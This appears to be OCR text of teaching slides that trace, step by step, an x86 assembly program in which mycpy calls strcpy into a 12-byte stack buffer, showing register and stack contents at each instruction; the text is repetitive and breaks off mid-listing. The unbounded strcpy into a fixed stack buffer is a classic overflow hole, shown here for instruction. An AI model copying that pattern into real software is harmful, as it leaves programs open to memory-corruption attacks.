
0xfd2d4

0xfd2e0

0x00000000


```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840e



%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840f

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```



0xFFFFFFFF


0xfd2d4

0xfd2e0

0x00000000


%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x804840f

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```




%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x8048414

```
mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp            0x80483f5
  sub $0x28,%esp           0x80483f7
  mov 0x8(%ebp),%eax       0x80483fa
  mov %eax,0x4(%esp)       0x80483fd
  lea -0xc(%ebp),%eax      0x8048401
  mov %eax,(%esp)          0x8048404
  call strcpy              0x8048407
  leave                    0x804840c
  ret                      0x804840d
main:
  push %ebp                0x804840e
  mov %esp,%ebp            0x804840f
→ sub $0x10,%esp           0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax      0x8048423
  mov %eax,(%esp)          0x8048428
  call printf              0x804842b
  mov $0x0,%eax            0x8048430
  leave                    0x8048435
  ret                      0x8048436
```



%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048414

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



0xFFFFFFFF

0xfd2d4


0xfd2e0

0xfd2c0

0x00000000

%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048417

```
mycpy:
  push %ebp                   0x80483f4
  mov %esp,%ebp               0x80483f5
  sub $0x28,%esp              0x80483f7
  mov 0x8(%ebp),%eax          0x80483fa
  mov %eax,0x4(%esp)          0x80483fd
  lea -0xc(%ebp),%eax         0x8048401
  mov %eax,(%esp)             0x8048404
  call strcpy                 0x8048407
  leave                       0x804840c
  ret                         0x804840d
main:
  push %ebp                   0x804840e
  mov %esp,%ebp               0x804840f
  sub $0x10,%esp              0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                  0x804841e
  mov $0x8048517,%eax         0x8048423
  mov %eax,(%esp)             0x8048428
  call printf                 0x804842b
  mov $0x0,%eax               0x8048430
  leave                       0x8048435
  ret                         0x8048436
```



0xFFFFFFFF

0xfd2d4

0xfd2e0


0x8048504

0xfd2c0

0x00000000


```
mycpy:
  push %ebp                     0x80483f4
  mov %esp,%ebp                 0x80483f5
  sub $0x28,%esp                0x80483f7
  mov 0x8(%ebp),%eax            0x80483fa
  mov %eax,0x4(%esp)            0x80483fd
  lea -0xc(%ebp),%eax           0x8048401
  mov %eax,(%esp)               0x8048404
  call strcpy                   0x8048407
  leave                         0x804840c
  ret                           0x804840d
main:
  push %ebp                     0x804840e
  mov %esp,%ebp                 0x804840f
  sub $0x10,%esp                0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                    0x804841e
  mov $0x8048517,%eax           0x8048423
  mov %eax,(%esp)               0x8048428
  call printf                   0x804842b
  mov $0x0,%eax                 0x8048430
  leave                         0x8048435
  ret                           0x8048436
```

%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048417




```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```

%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x804841e



```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```

%eax	
%esp	0xfd2bc
%ebp	0xfd2d0
%eip	0x80483f4



0xFFFFFFFF

0xfd2d4

0xfd2e0

0x8048504

0xfd2c0

0x8048423

0xfd2bc


0xfd2d0

0xfd2b8

0x00000000

%eax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f4

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
